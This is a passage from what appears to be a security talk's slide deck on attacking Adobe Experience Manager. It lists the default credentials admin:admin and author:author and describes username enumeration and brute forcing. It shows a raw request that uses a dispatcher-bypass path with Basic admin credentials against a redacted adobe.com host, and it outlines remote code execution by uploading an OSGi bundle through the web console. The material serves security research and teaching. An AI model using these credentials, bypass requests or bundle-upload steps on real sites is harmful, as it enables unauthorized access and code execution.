Set-Cookie: JSESSIONID=17toxxjeklsjjf8kn74fkjvfe;Path=/;HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500\\n      inet
10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255\\n          ether
08:00:27:78:a2:ab txqueuelen 1000 (Ethernet)\\n                RX packets 24772 bytes
26340501 (25.1 MiB)\\n                  RX errors 0 dropped 0 overruns 0 frame 0\\n
                  TX packets 11718 bytes 1001670 (978.1 KiB)\\n                  TX errors 0 dropped 0
overruns 0 carrier 0 collisions 0\\n\\neth1:
flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500\\n      inet
192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255\\n          inet6
fe80::a00:27ff:fe9c:59d4 prefixlen 64 scopeid 0x20<link>\\n          ether
08:00:27:9c:59:d4 txqueuelen 1000 (Ethernet)\\n                RX packets 4 bytes 1830
(1.7 KiB)\\n                  RX errors 0 dropped 0 overruns 0 frame 0\\n
                  TX packets 20 bytes 2270 (2.2 KiB)\\n                  TX errors 0 dropped 0 overruns 0
carrier 0 collisions 0\\n\\nlo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536\\n
inet 127.0.0.1 netmask 255.0.0.0\\n          inet6 ::1 prefixlen 128 scopeid
0x10<host>\\n          loop txqueuelen 1000 (Local Loopback)\\n                RX packets
7152 bytes 36126639 (34.4 MiB)\\n                  RX errors 0 dropped 0 overruns 0
frame 0\\n                  TX packets 7152 bytes 36126639 (34.4 MiB)\\n                  TX errors
0 dropped 0 overruns 0 carrier 0 collisions 0\\n\\n
```



Leveraging different levels of access



What can you do w/ valid creds?

55/124

- RCE
- Deface site – create/modify/delete content
- Persistent XSS



How to get valid creds?


56/124

- Default credentials
 - admin:admin
 - author:author
- Bruteforce creds
 - properties jcr:createdBy, jcr:lastModifiedBy, cq:LastModifiedBy, etc. contain usernames
 - aem_enum.py automates usernames grabbing
 - AEM supports basic authorization




RCE via credentials of privileged user

57/124



RCE via credentials of privileged user

58/124



RCE via uploading OSGI bundle

59/124

1.

The screenshot shows a proxy tool interface with two panels: 'Request' and 'Response'.
Request panel:
- Headers tab selected.
- Raw request:
```GET /system/sling/loginstatus.json;%0aa.css HTTP/1.1  
Host: [REDACTED].adobe.com  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:52.0) Gecko/20100101 Firefox/52.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Authorization: Basic YWRtaW46YWRtaW4=  
Accept-Encoding: gzip, deflate  
DNT: 1  
Connection: close  
Upgrade-Insecure-Requests: 1```  
Response panel:  
- Headers tab selected.  
- Raw response:  
```HTTP/1.1 200 OK  
Date: Sat, 26 May 2018 12:18:24 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2k-fips
Communique/4.2.0
X-Content-Type-Options: nosniff
X-Frame-Options: ALLOW-FROM https://adobe.my.salesforce.com
Content-Security-Policy: frame-ancestors 'self' https://adobe.my.salesforce.com
Content-Length: 65
Connection: close
Content-Type: text/plain; charset=ISO-8859-1

authenticated=true&authstate=COMPLETE&userid=admin&authtype=BASIC```

2.

The screenshot shows the 'Match and Replace' configuration section of a proxy tool.
- A table lists rules for replacing parts of requests and responses.
- The table columns are: Enabled, Item, Match, Replace, Type, and Comment.
- Rules listed:
 - Response header: ^Set-Cookie.*\$ → Regex → Ignore cookies
 - Request header: ^Host: foo.example.org\$ → Regex → Rewrite Host header
 - Request header: Origin:foo.example.org → Literal → Add spoofed CORS origin
 - Response header: ^Strict-Transport-Security.. → Regex → Remove HSTS headers
 - Response header: X-XSS-Protection: 0 → Literal → Disable browser XSS protection
 - Request header: Authorization: Basic YWRtaW46Y... → Literal → (highlighted)
 - Request header: HTTP/1.1 → Literal → (highlighted)



RCE via uploading OSGI bundle

60/124

3.

Adobe Experience Manager Web Console - Bundles - Mozilla Firefox (Private Browsing)

Adobe Experience Ma... +

https://.adobe.com/system/console/bundles

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Adobe Experience Manager Web Console Bundles

Main OSGi Sling Status Web Console Log out

Bundle information: 485 bundles in total - all 485 bundles active

| ID | Name | Version | Category | Status | Actions |
|-----|--|---------------|-------------|----------|--------------------------------------|
| 0 | System Bundle (org.apache.felix.framework) | 5.4.0 | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 144 | Abdera Client (org.apache.abdera.client) | 1.0.0.R783018 | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 145 | Abdera Core (org.apache.abdera.core) | | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 146 | Abdera Extensions - Media (org.apache.abdera.extensions.media) | | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 147 | Abdera Extensions - OpenSearch (org.apache.abdera.extensions.opensearch) | | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 149 | Abdera Parser (org.apache.abdera.parser) | | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 150 | Abdera Server (org.apache.abdera.server) | | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 405 | Adaptive Forms Core Bundle (com.adobe.adaptive.forms.core) | | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 396 | Adobe - XMPFiles Worker host (com.adobe.xmp.worker.host) | | | Active | [Edit, Start, Stop, Refresh, Delete] |
| 399 | Adobe - XMPFiles Worker platform fragment linux (com.adobe.xmp.worker.files.native.fragment.linux) | 1.0.4 | | Fragment | [Edit, Start, Stop, Refresh, Delete] |
| 397 | Adobe - XMPFiles Worker platform fragment macosx (com.adobe.xmp.worker.files.native.fragment.macosx) | 1.0.2 | | Fragment | [Edit, Start, Stop, Refresh, Delete] |
| 400 | Adobe - XMPFiles Worker platform fragment solaris-intel (com.adobe.xmp.worker.files.native.fragment.solaris-intel) | 1.0.4 | | Fragment | [Edit, Start, Stop, Refresh, Delete] |
| 401 | Adobe - XMPFiles Worker platform fragment solaris-sparc (com.adobe.xmp.worker.files.native.fragment.solaris-sparc) | 1.0.4 | | Fragment | [Edit, Start, Stop, Refresh, Delete] |
| 398 | Adobe - XMPFiles Worker platform fragment win (com.adobe.xmp.worker.files.native.fragment.win) | 1.0.2 | | Fragment | [Edit, Start, Stop, Refresh, Delete] |
| 372 | Adobe :: SuiteTech :: Nativecomm (com.adobe.suitetech.nativecomm) | 2.0.8 | sharedcloud | Active | [Edit, Start, Stop, Refresh, Delete] |

Upload / Install Bundles

Start Bundle

Refresh Packages


Start Level 20

Browse... No file selected.




RCE via credentials of privileged user

61/124




RCE via credentials of privileged user

62/124



